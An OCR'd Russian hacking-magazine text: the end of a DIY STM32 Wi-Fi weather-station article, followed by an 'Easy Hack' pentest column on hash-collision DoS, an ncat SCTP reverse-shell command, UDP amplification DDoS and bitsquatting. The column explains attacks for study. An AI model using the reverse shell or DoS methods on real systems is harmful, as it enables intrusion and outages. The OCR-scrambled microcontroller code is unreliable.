Если мы в качестве данных подставим описанный выше GET-запрос, в качестве CID — 0, потому что соединение у нас всего одно, с OpenWeatherMap, и пошлем последовательность в модуль, то этот запрос будет отослан серверу и в ответ вернется запрошенный прогноз вместе с HTTP-заголовком.

ОСНОВНАЯ ЧАСТЬ. ЭКРАН

Экран представляет собой ЖК-панель с разрешением 128 × 64 точки и два контроллера управления К145ВГ10, произведенные ОАО «Ангстрем» (www.angstrem.ru), аналогичные KS0108 фирмы Samsung. Почему два? Потому что данный контроллер может управлять панелью размером лишь 64 × 64 точки. ОЗУ контроллера подразделяется на страницы, колонки и строки. Страница — область памяти размерностью 128 × 8 бит. Экраны могут требовать как +5 В, так и +3 В, и это явно указано в маркировке. В моем случае напряжение питания +5 В.


Управление контрастностью (взято из даташита)



Разъем для подключения экрана содержит в себе 20 пинов, описание представлено в списке по следующей маске: <номер> — <название из даташита> — <описание из даташита> — <куда подключается>.

- 1 — Ucc — питание — к 5V на Discovery.
- 2 — GND — земля — к GND на Discovery.
- 3 — Uo — вход питания ЖК-панели для управления контрастностью — к подстроечному резистору.
- 4..11 — DB0..DB7 — шина данных — к PD0..PD7 на Discovery.
- 12, 13 — E1, E2 — выбор контроллера — к PD8,PD9 на Discovery.
- 14 — RES — сброс — к PD10 на Discovery.
- 15 — R/W — выбор: чтение/запись — к PD11 на Discovery.
- 16 — A0 — выбор: команда/данные — к PD12 на Discovery.
- 17 — E — стробирование данных — к к PD13 на Discovery.
- 18 — Uee — выход DC — DC преобразователя — к подстроечному резистору.

Кстати, будь очень внимателен при поиске документации на подобные экраны: например, у MT-12864J и MT-12864A изменены распиновки разъемов: если у первого 1 — Ucc, а 2 — GND, то у второго наоборот!

В программировании данного контроллера нет ничего сложного: МЭЛТ предоставляет для своих экранов примеры. Например, вот процедура ожидания готовности экрана, предлагаемая производителем.

```
void WaitReady(bit l, bit r) {
    LCD.RW=1; LCD.A0=0;
    // Чтение флага занятости
    LCD.E1=l; LCD.E2=r;
    // Выбрать нужные кристаллы в индикаторе
    Delay(>140ns);
    // Установить сигнал E
    LCD.E=1;
    Delay(>450ns);
    while(LCD.D.7==1);
        // Ждать сброса флага занятости
        LCD.E=0;
        // Сбросить сигнал E
        Delay(>(1000ns-140ns-450ns));
// Мин. допустимый интервал между сигналами E=1
}
```

А вот та же самая процедура, но уже написанная мной.

```
GPIO_WriteBit(GPIOD, GPIO_Pin_10, Bit_RESET)
GPIO_WriteBit(GPIOD, GPIO_Pin_10, Bit_SET)
GPIO_WriteBit(GPIOD, GPIO_Pin_11, Bit_SET)
GPIO_WriteBit(GPIOD, GPIO_Pin_11, Bit_RESET)
GPIO_WriteBit(GPIOD, GPIO_Pin_12, Bit_SET)
GPIO_WriteBit(GPIOD, GPIO_Pin_12, Bit_RESET)
GPIO_WriteBit(GPIOD, GPIO_Pin_13, Bit_SET)
GPIO_WriteBit(GPIOD, GPIO_Pin_13, Bit_RESET)
GPIO_WriteBit(GPIOD, GPIO_Pin_8, Bit_SET);
GPIO_WriteBit(GPIOD, GPIO_Pin_9, Bit_RESET)
GPIO_WriteBit(GPIOD, GPIO_Pin_8, Bit_RESET);
GPIO_WriteBit(GPIOD, GPIO_Pin_9, Bit_SET)

void waitForLCDReady(uint8_t crystalId) {
// Пин PD7 — на вход для чтения статуса
   кристалла
GPIO_InitStructure.GPIO_Pin = GPIO_Pin_7↵
| GPIO_Pin_5 | GPIO_Pin_4;
GPIO_InitStructure.GPIO_Mode = GPIO_Mode_IN;
GPIO_Init(GPIOD, &GPIO_InitStructure);
LCD_READ_DATA();
LCD_SEND_COMMAND();
if (crystalId == 0) {
  LCD_CHOOSE_CRYSTAL_0();
} else {
  LCD_CHOOSE_CRYSTAL_1();
}
Delay(1);
LCD_SET_STROBE_LINE();
```

```
Delay(1);
// Ждем готовности
while (GPIO_ReadInputDataBit(GPIOD, GPIO_Pin_7)↵
== Bit_SET) {

  // Вновь меняем направление работы пина
  GPIO_InitStructure.GPIO_Pin = GPIO_Pin_7 |↵
  GPIO_Pin_5 | GPIO_Pin_4;
  GPIO_InitStructure.GPIO_Mode = GPIO_Mode_OUT;
  GPIO_Init(GPIOD, &GPIO_InitStructure);
  LCD_RESET_STROBE_LINE();
}
```

Еще один важный момент: все символы, выводимые на экран, необходимо рисовать самостоятельно. Для этого я воспользовался замечательной программой от Петра Высочанского KS0108_4_0_1 (последняя версия от января 2010 года). Скачать ее можно вот тут: www.ikarab.narod.ru/KS0108.html.

Ты можешь легко увидеть в правой части экрана под изображением редактируемого символа его шестнадцатеричный код, который можно скопировать и вставить в исходный текст программы.

Коды почти всех символов и всех пиктограмм находятся в файле `symbols.h`.

```
const uint8_t asciiTable[128][8] = {

...
{0x00,0x00,0x7E,0x4A,0x4A,0x34,0x00,0x00}, //66, B
{0x00,0x00,0x3C,0x42,0x42,0x24,0x00,0x00}, //67, C
{0x00,0x00,0x7E,0x42,0x42,0x3C,0x00,0x00}, //68, D
{0x00,0x00,0x7E,0x4A,0x4A,0x42,0x00,0x00}, //69, E
{0x00,0x00,0x7E,0x0A,0x0A,0x02,0x00,0x00}, //70, F
...
```

В своей программе я объявил массив `uint8_t displayArray[8][128] = {0x00};`. Сначала все, что должно появиться на экране, пишется в этот массив, а лишь затем обновляется изображение.

АЛГОРИТМ РАБОТЫ

Теперь собственно алгоритм работы:

1. Настроить тактирование портов ввода-вывода, USART'ов и RTC — `enableClocks();`
2. Настроить режимы работы портов ввода-вывода — `setUpGPIO();`
3. Настроить USART'ы — `setUpUsart();`
4. Настроить часы реального времени — `setUpRTC();`
5. Настроить экран — `initLCD();`
6. Проинициализировать WizFi220 — `initWizFi220(...);`
7. Запросить погоду в первый раз — `callWeather(...);`
8. Распарсить ее и вывести на экран — `parseAndSetDateTime(...);` и `parseAndSetWeather(...);`
9. Каждую минуту обновлять показания часов на экране.
10. Каждые 30 минут запрашивать новую погоду.


ЗАКЛЮЧЕНИЕ

Возможные варианты расширения проекта:


1. Использовать цветной экран и выводить на него, например, графики погоды. Как ты помнишь, мы не использовали трехчасовые прогнозы.
2. Сделать полноценную метеостанцию и посылать свои измерения в OpenWeatherMap.
3. Разработать печатную плату и корпус (без него устройство вызывает негативные эстетические переживания).

Как ты теперь понял, использование Wi-Fi в своих проектах — задача совершенно не сложная. Единственное ограничение — довольно высокая стоимость модуля (в Москве, например, около 3000 рублей). Но он стоит того, чтобы затянуть пояса потуже и накопить на него. Также я надеюсь, что эта статья вдохновила тебя на создание чего-нибудь своего, причем необязательно связанного с Wi-Fi и метеорологией:).

Если возникли какие-нибудь вопросы, пиши мне на email, который можно найти в начале статьи. Я открыт для общения и всегда рад новым знакомствам. Удачи всем:-)




Готовим символы



Результат


Общий вид устройства



EASY HACK



Алексей «GreenDog» Тюрин
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ПРОИЗВЕСТИ DOS-АТАКУ, ИСПОЛЬЗУЯ HASH-КОЛЛИЗИИ

РЕШЕНИЕ

Насколько я помню, тема DoS-атак в Easy Hack'е была довольно подробно изложена во множестве задач — во всяком случае, основные типовые атаки. Но вот нет, вспомнилось еще кое-что. Поэтому знакомьтесь — Hash Collision DoS. Сразу скажу, что сама тема эта достаточно обширная и захватывающая множество различных аспектов, так что начнем мы с общей теории на пальцах.

Итак, hash — это результат работы некой хеш-функции (она же функция свертки), которая есть не что иное, как «преобразование по детерминированному алгоритму входного массива данных произвольной длины в выходную битовую строку фиксированной длины» (по Вики). То есть даем на вход, например, строку любой длины, а получаем на выходе — определенной (в соответствии с разрядностью). При этом для одной и той же строки на входе мы получаем одинаковый итог. Эта штука нам всем достаточно знакома: это и MD5, и SHA-1, и различные контрольные суммы (CRC).

Коллизиями же называется ситуация, когда различные входные данные имеют одинаковое хеш-значение после работы функции. Причем важно понимать, что коллизии свойственны всем хеш-функциям, так как количество итоговых значений по определению меньше (оно «ограничено» разрядностью) «бесконечного» числа входных значений.

Другой вопрос — как получать такие входные значения, которые приводили бы к коллизиям. Для криптостойких хеш-функций (таких как MD5, SHA-1) в теории нам поможет только прямой перебор возможных входных значений. Но такие функции очень медленны. Некриптостойкие хеш-функции часто позволяют рассчитывать входные значения, порождающие коллизии (подробнее — через несколько абзацев).


Теоретически именно возможность преднамеренной генерации коллизий и выступает основанием для выполнения атаки «отказ в обслуживании» (DoS'а). Фактические методы же будут отличаться, и в качестве основы мы возьмем веб-технологии.

Большинство современных языков программирования (PHP, Python, ASP.NET, JAVA), как ни странно, достаточно часто используют «внутри себя» именно некриптостойкие хеш-функции. Причина этого, конечно, в очень высокой скорости последних. Одно из типовых мест применения — ассоциативные массивы, они же хеш-таблицы. Да-да, те самые — хранение данных в формате «ключ — значение». И насколько я знаю, как раз от ключа и высчитывается хеш, который впоследствии будет индексом.


Но самое важное заключается в том, что при добавлении нового, поиске и удалении элемента из хеш-таблицы без коллизий каждое из действий происходит достаточно быстро (считается как O(1)). А вот при присутствии коллизий происходит целый ряд дополнительных операций: построчные сравнения всех ключевых значений в коллизии, перестройка таблиц. Производительность значительно-значительно снижается (O(n)).

И если мы теперь вспомним, что мы можем рассчитать произвольное количество ключей (n), каждое из которых будет приводить к коллизии, то теоретически добавление n элементов (ключ — значение) потребует затрат O(n^2), что может привести нас к долгожданному DoS'у.

Практически же для организации повышенной нагрузки на систему нам требуется возможность создать ассоциативный массив, у которого количество ключей с одинаковыми хешами будет измеряться сотнями тысяч (а то и больше). Представь себе нагрузку на проц, когда ему в такой гигантский список требуется вставить еще и еще одно значение и каждый раз



Пример запроса с коллизиями



Тулза для DoS'а. Все просто!

проводить построчное сравнение ключей... Жесть-жесть. Но возникает два вопроса: как же добыть столь большое количество коллидирующих ключей? И как нам заставить атакуемую систему создавать такого размера ассоциативные массивы?

Как было уже сказано, по первому вопросу мы их можем рассчитать. Большинство языков используют одну из вариаций одной и той же хеш-функции. Для PHP5 это DJBX33A (от Daniel J. Bernstein, X33 — умножить на 33, A — addition, то есть прибавить).

Далее представлен упрощенный ее код:

```
static inline ulong zend_inline_hash_func(const char *arKey,↵
uint nKeyLength)
{
    register ulong hash = 5381;
    for (uint i = 0; i < nKeyLength; ++i) {
        hash = hash * 33 + arKey[i];
    }
    return hash;
}
```

Как видишь, она очень простая. Берем значение хеша, умножаем его на 33 и прибавляем значение символа ключа. И это повторяется для каждого символа ключа.

В Java используется почти аналогичная штука. Разница лишь в начальном значении хеша, равном 0, и в том, что умножение происходит на 31 вместо 33. Или еще один вариант — в ASP.NET и PHP4 — DJBX33X. Это все та же функция, только вместо сложения со значением символа ключа используется функция XOR (отсюда и X на конце).

При этом у хеш-функции DJBX33A есть одно свойство, которое происходит из ее алгоритма и очень нам помогает. Если после хеш-функции строка 1 и строка 2 имеют один хеш (коллизия), то и результат хеш-функции, где эти строки являются подстроками, но находятся на одинаковых позициях, будет коллидировать. То есть:

```
hash(Строка1)=hash(Строка2)
hash(xxxСтрока1zzz)=hash(xxxСтрока2zzz)
```

Например, из строк Ez и FY, которые имеют один хеш, мы можем получить EzEz, EzFY, FYEz, FYFY, чьи хеши также являются коллидирующими.

Таким образом, как ты видишь, мы можем быстро и легко рассчитать любое количество значений с одним значением хеш-функции DJBX33A. Подробнее про генерацию можно прочитать здесь: goo.gl/fVmupT.

Стоит отметить, что для DJBX33X (то есть с XOR'ом) данный принцип не работает, что и логично, но для него действует другой подход, который также позволяет нагенерить множество коллизий, хотя и требует больших затрат из-за брута в небольшом количестве. Кстати, практических реализаций тулз DoS'илок под данный алгоритм я не нашел.

С этим, надеюсь, все стало ясно. Теперь второй вопрос — про то, как заставить приложения создавать такие большие ассоциативные массивы.

На самом деле все просто: надо найти такое место в приложении, где бы оно автоматически генерило такие массивы на наши входные данные. Самый универсальный способ — это отправка POST-запроса на веб-сервер. Большинство «языков» автоматически складывают в ассоциативный массив все входные параметры из запроса. Да-да, как раз переменная $_POST в PHP и дает к нему доступ. Кстати, хотелось бы подчеркнуть, что в общем случае нам все равно, используется ли сама эта переменная (для доступа к POST-параметрам) в скрипте/приложении (исключение вроде как составляет ASP.NET), так как важно то, что веб-сервер передал параметры в обработчик конкретного языка и там они автоматически добавились в ассоциативный массив.

Теперь немного цифр, чтобы подтвердить тебе, что атака очень сурова. Они от 2011 года, но суть сильно не поменялась. На процессоре Intel i7 в PHP5 500 Кб коллизий займут проц на 60 с, на Tomcat'е 2 Мб — 40 мин, для Python'а 1 Мб — 7 мин.

Конечно, здесь важно отметить, что почти все веб-технологии имеют ограничения на исполнение скрипта или запроса, на размер запроса, что несколько затрудняет атаку. Но примерно можно сказать, что поток запросов к серверу с заполнением канала до 1 Мбит/с позволит подвесить почти любой сервер. Согласись — очень мощно и при этом просто!

Вообще, уязвимости, связанные с коллизиями в хеш-функциях, и их эксплуатация всплывали с начала 2000-х для различных языков, но по вебу это сильно «ударило» как раз в 2011 году, после публикации практического ресерча (goo.gl/LAujo1) от компании n.runs. Вендоры уже повыпускали различные патчи, хотя надо сказать, что «пробиваемость» атаки до сих пор высока.

Мне бы хотелось как раз обратить внимание на то, как вендоры пытались защититься и почему этого иногда недостаточно. Фактически есть два основных подхода. Первый — внедрить защиту на уровне языка. «Защита» заключается в изменении функции хеширования, точнее, в нее добавляется рандомная составляющая, не зная которую мы просто не можем создавать такие ключи, чтобы порождали коллизии. Но на это пошли не все вендоры. Так, насколько мне известно, Oracle забила на исправление в Java 1.6 и внедрила рандомизацию только с середины 7-й ветки. Microsoft внедрила исправление в ASP.NET с версии 4.5. Второй же подход (который также использовался в качестве workaround'а) был в ограничении количества параметров в запросе. В ASP.NET это 1000, в Tomcat — 10 000. Да, с такими значениями каши уже не сваришь, но достаточна ли такая защита? Мне, конечно, кажется, что нет, — у нас остается возможность подпихнуть в какое-то другое место наши данные с коллизиями, которые также будут автоматически обработаны системой. Один из ярких примеров такого места — различные XML-парсеры. В Xerces-парсере под Java ассоциативные массивы (HashMap) по полной используются при парсинге. И при этом парсер должен сначала все обработать (то есть запихнуть структуру в память), а потом уже производить различную бизнес-логику. Таким образом, мы можем сгенерить обычный запрос XML, содержащий коллизии, и отправить его на сервер. Так как параметр будет фактически один, то и защита на подсчет количества параметров будет успешно пройдена.

Но вернемся к простой POST-версии. Если ты хочешь потестить свой сайт или чей-то еще, то есть отличная минималистичная тулза (goo.gl/F2DvQ1) для этого или готовый модуль Metasploit — auxiliary/dos/http/hashcollision_dos. Ну а на случай, если даже после моего объяснения остались вопросы или просто любишь кошечек, то вот версия в картинках: goo.gl/0bNIQf :).

ОРГАНИЗОВАТЬ REVERSE SHELL

РЕШЕНИЕ

Давно мы не касались этой темы. Оно, в общем-то, и понятно: концептуально нового ничего мне в последнее время не встречалось. Но все же задача эта типовая при пентестах. Ведь найти багу, заэксплуатировать ее — еще не все дело, в любом случае тебе потребуется возможность удаленного контроля над сервером — то есть шелл.

Одним из важных моментов этого метода является незаметность от всяких IDS, а также «проницаемость», что ли. Второй пункт связан с тем, что обычно ломаемые хосты не торчат напрямую наружу, а находятся внутри корпоративной сети или в ДМЗ, то есть за файрволом, NAT'ом или еще чем-то. Поэтому если мы просто откроем порт с шеллом на нашей жертве, то подключиться мы туда не сможем. Почти всегда reverse shell'ы лучше, так как они сами подключаются к нам и открывать порты не требуется. Но и там бывают сложные ситуации. Один из самых «пробиваемых» шеллов — DNS shell, так как наше общение с шеллом происходит не напрямую, а через корпоративный DNS-сервер (через запросы к нашему домену). Но даже этот метод работает не всегда, так что приходится выкручиваться. В том же Metasploit'е есть интересный reverse-шелл. При старте он пробует подключиться по всему диапазону TCP-портов к нашему серверу, пытаясь выявить дырку в правилах файрвола. Может сработать в определенных конфигурациях.

Также интересный PoC был представлен относительно недавно. В качестве основы для передачи данных используется не TCP или UDP, а транспортный протокол — SCTP. Сам этот протокол достаточно молодой и пришел из телефонии от телекомов. Он является несколько оптимизированной версией TCP. В качестве фишечек протокола можно выделить: уменьшение задержек, многопоточность, поддержку передачи данных по нескольким интерфейсам, более безопасную установку соединения и кое-что еще.

Что самое интересное для нас — он поддерживается во многих ОС. В основном *nix, но новые Windows вроде тоже поддерживают его из коробки (хотя фактического подтверждения я не нашел). Конечно, не суперхайтек, но подобный шелл, вероятно, не так уж и легко детектируется IDS'ками, что плюс для нас. В общем, мотаем на ус, а сам шелл берем здесь: insecurety.net/?p=765.

```
infodox@longcat:~ 80x24
[infodox@longcat ~]$ ncat --sctp -c /bin/sh 127.0.0.1 1337
[infodox@longcat ~]$
```

```
infodox@longcat:~ 80x24
[infodox@longcat ~]$ ncat --sctp -l -v -p 1337
Ncat: Version 6.26SVN ( http://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:39999.
whoami
infodox
uname
Linux
^C
[infodox@longcat ~]$
```

Пример с insecurity.net reverse sctp шелла через ncat

ЗАDOSИТЬ С ПОМОЩЬЮ AMPLIFICATION-АТАК

РЕШЕНИЕ

Мы уже не раз в Easy Hack'е касались такой темы, как amplification DDoS атаки. Суть их в том, что атакующий может послать на некий сервис запрос от имени жертвы, а ответ при этом будет отправлен значительно (в разы) больший по размеру. Возможны эти атаки прежде всего из-за того, что сам протокол UDP не предполагает установления соединения (отсутствует handshake, как в TCP), то есть мы можем подменять IP отправителя, и из-за того, что многие сервисы очень «болтливы» (ответ значительно больше запроса) и работают «без» аутентификации (точнее, нет установки соединения на более высоком уровне).

Вообще, на тему DNS amplification атак в Сети был не так давно большой хайп. На моей памяти в последней подобной атаке использовали NTP-сервисы. Цифры были запредельными — сотни гигабит... Но мне захотелось вернуться к этой теме, чтобы подчеркнуть важную вещь: что это глубокая проблема, которую исправить в ближайшие годы вряд ли получится. Проблема прежде всего в UDP, и нет смысла «исправлять» конкретные протоколы — DNS, NTP и так далее (хотя более безопасные конфигурации по умолчанию были бы полезны). Ведь аналогичные amplification-атаки можно проводить с использованием протокола SNMP (со стандартной community string — public) или NetBIOS, или менее известных протоколов, как например у Citrix. Сюда же можно добавить и различные сетевые игры. Да-да, у многих из них (например, Half-Life, Counter-Strike, Quake) в качестве транспорта также используется UDP, и через них мы также можем кого-то DDoS'ить. Сюда же можно добавить и сервисы потокового видео.

Компания Prolexic выпустила ряд небольших исследований (goo.gl/ilXFgN), посвященных как типовым, так и «новым» методам атак. Интересность исследований заключается в подборках конкретных команд для различных протоколов, их возможно использовать для атаки, в подсчете коэффициентов усиления атаки (отношение размера ответа к размеру запроса), а также в PoC-тулзе, с помощью которой можно проводить их.

ПЕРЕХВАТИТЬ DNS С ПОМОЩЬЮ BITSQUATTING

РЕШЕНИЕ

Не обращай внимания на странную постановку задачи. Какое-то время назад мы уже вскользь касались этой темы в одной из «непрофильных» рубрик, сейчас же остановимся на ней поподробнее. Но давай по порядку, с классики.

Ты, как и любой другой пользователь интернета, иногда, вероятно, вбиваешь в адресную строку имя желаемого сайта. И иногда случается, что ты ошибаешься в имени и попадаешь вместо интересующего тебя youtube.com на yuotube.com. Или вечные непонятки с доменами первого уровня — vk.com или vk.ru? Так вот, техника, когда регистрируется некое

множество доменных имен, несколько отличающихся от атакуемого, называется typosquatting. Зарегистрировав их, хакер может сделать точную копию атакуемого сайта, а дальше сидеть и ждать прихода ошибившихся посетителей. Причем во многих случаях он даже может получить легальный сертификат, подписанный доверенным центром сертификации. То есть очень просто можно организовать отличный фишинг, который не сможет отличить среднестатистический пользователь.

Но это все не очень интересно, не «красиво». Куда более интересная «находка» была представлена на Black Hat Las Vegas 2011 (goo.gl/jG53VS) ресерчером с именем Artem Dinaburg. Очень-очень неожиданно, но оказывается, что компьютеры тоже ошибаются. Может случиться, что по какой-то причине где-то сменятся один-два бита с 0 на 1 или наоборот, и все — мы уже имеем новый запрос… Но я забегаю вперед.

В исследовании рассказывается, что компьютеры совершают ошибки и происходит это даже очень часто. А главное, касается это, по сути, всех компьютеров (серверы, смартфоны, сетевые девайсы, ноутбуки) и никак не связано с их поломанностью. Основное место появления ошибок — оперативная память. Причем в более общем смысле. Кроме тех плашек, которые стоят в твоем девайсе, есть еще кеш у процессора, кеш у винчестера и в сетевухе и так далее.

Почему появляются ошибки? Причин много — от мелких неисправностей до повышенных температур (даже на какое-то время) или воздействия различных видов излучений. Таким образом, шанс смены значения какого-то бита в какой-то строке, хранящейся в памяти, становится высок. Да, конечно, есть ECC-память (с коррекцией ошибок), но применение ее не столь часто, особенно во встраиваемых девайсах, смартфонах и кешах устройств.

Но вернемся к шансам на ошибку. Как ни странно, по этому поводу есть некая «статистика» (см. скриншот). Главной характеристикой является FIT (Failures in time), где 1 FIT равен одной ошибке на один миллиард часов работы. Худший результат — 81 000 FIT на 1 Мбит памяти (1 ошибка в 1,4 года), а лучший — 120 FIT на 1 Мбит памяти (1 ошибка в 950 лет). Да, результаты эти, казалось бы, не впечатляют, но если учесть, что памяти у нас больше чем 1 Мбит, и взять за основу среднее значение в 4 Гб, то даже на наилучшей памяти (120 FIT) мы получим три ошибки в месяц. (Лично не пересчитывал, да и причина расчетов в битах, а не байтах мне непонятна, так что будем надеяться на правильность расчетов.)

А если же расширить эти расчеты на все девайсы в интернете? Автор берет за основу количество девайсов в размере 5 миллиардов и среднее количество памяти в 128 Мб. Сейчас средние значения, вероятно, даже выше.

Получается:

- 5 x 10^9 x 128 Мб = 5,12 x 10^12 Мбит — общее количество памяти;
- 5,12 x 10^12 Мбит x 120 FIT= 614 400 ошибок/ч.

Цифры, конечно, «в среднем по палате», но они что-то да говорят нам! О'кей, мы поняли, что ошибок много, но резонный вопрос — к чему это все?

Ресерчер придумал способ, как этим воспользоваться, — технику bitsquatting. Она аналогична typosquatting'у, но в качестве основы для выбора домена берутся имена, отличающиеся на один-два бита от правильного имени. Например, Microsoft.com и mic2soft.com. Вместо r стоит 2. Потому что r — это 01110010, а 2 (как символ) — 00110010, то есть заменена вторая единица на ноль.

Таким образом, когда какой-то девайс ошибется и попытается прорезолвить вместо microsoft.com доменное имя mic2soft.com, то уже попадет к нам. Ну и поддомены, соответственно, тоже к нам пойдут.

С другой стороны, давай вспомним, что ошибки появляются и могут что-то поменять в памяти в различное время и в разных участках памяти. Не всегда это связано с доменными именами. К тому же ряд ошибок срезаться могут за счет проверки целостности в различных протоколах.

С регистрацией доменов со сдвижкой на бит тоже есть проблемы. Во-первых, при смене некоторых битов мы попадаем в области спецсимволов, и такие доменные имена нельзя зарегистрировать. Во-вторых, ошибки в памяти могут влечь за собой более чем однобитовое изменение, а следовательно, и регистрировать все домены для всех комбинаций вряд ли можно.

Но-но-но… оговорок много, а главный факт остается — техника работает. Артём зарегистрировал несколько десятков доменов и в течение полугода следил за запросами, которые на него приходили. Всего около 50 тысяч запросов было собрано. В среднем в день было по 60 подключений с уникальных IP (но были и скачки до 1000). При это он утверждает, что это логи без случайных заходов спайдеров, сканеров и прочего.

Самой интересной получилась статистика — что большая часть HTTP-запросов (90%) приходила с некорректным заголовком Host (эквивалентным DNS-запросу). А это значит, что ошибки возникали не в результате некорректного DNS-резолва, а в результате ошибок на страницах. То есть в каком-то кеше была сохранена страница, ошибка в памяти повлияла на какую-то ссылку в ней и потому браузер стал пытаться подгрузить данные с некорректного ресурса…

Мдаа. Согласись, техника попахивает безумием :), но ведь работает. Очень рекомендую ознакомиться и с другой статистикой, представленной в этой работе.

Спасибо за внимание и успешных познаний нового!

Type of Memory	Failures In Test/Mbit	Hours until error (128MiB)	Source
Commercial CMOS Memory	4 million - 400 million	0.20	Terrazon
"some" 0.13 micron technologies	10,000 - 100,000	98	Terrazon
1Gbit of memory in 0.25 micron	6,000	160	Terrazon
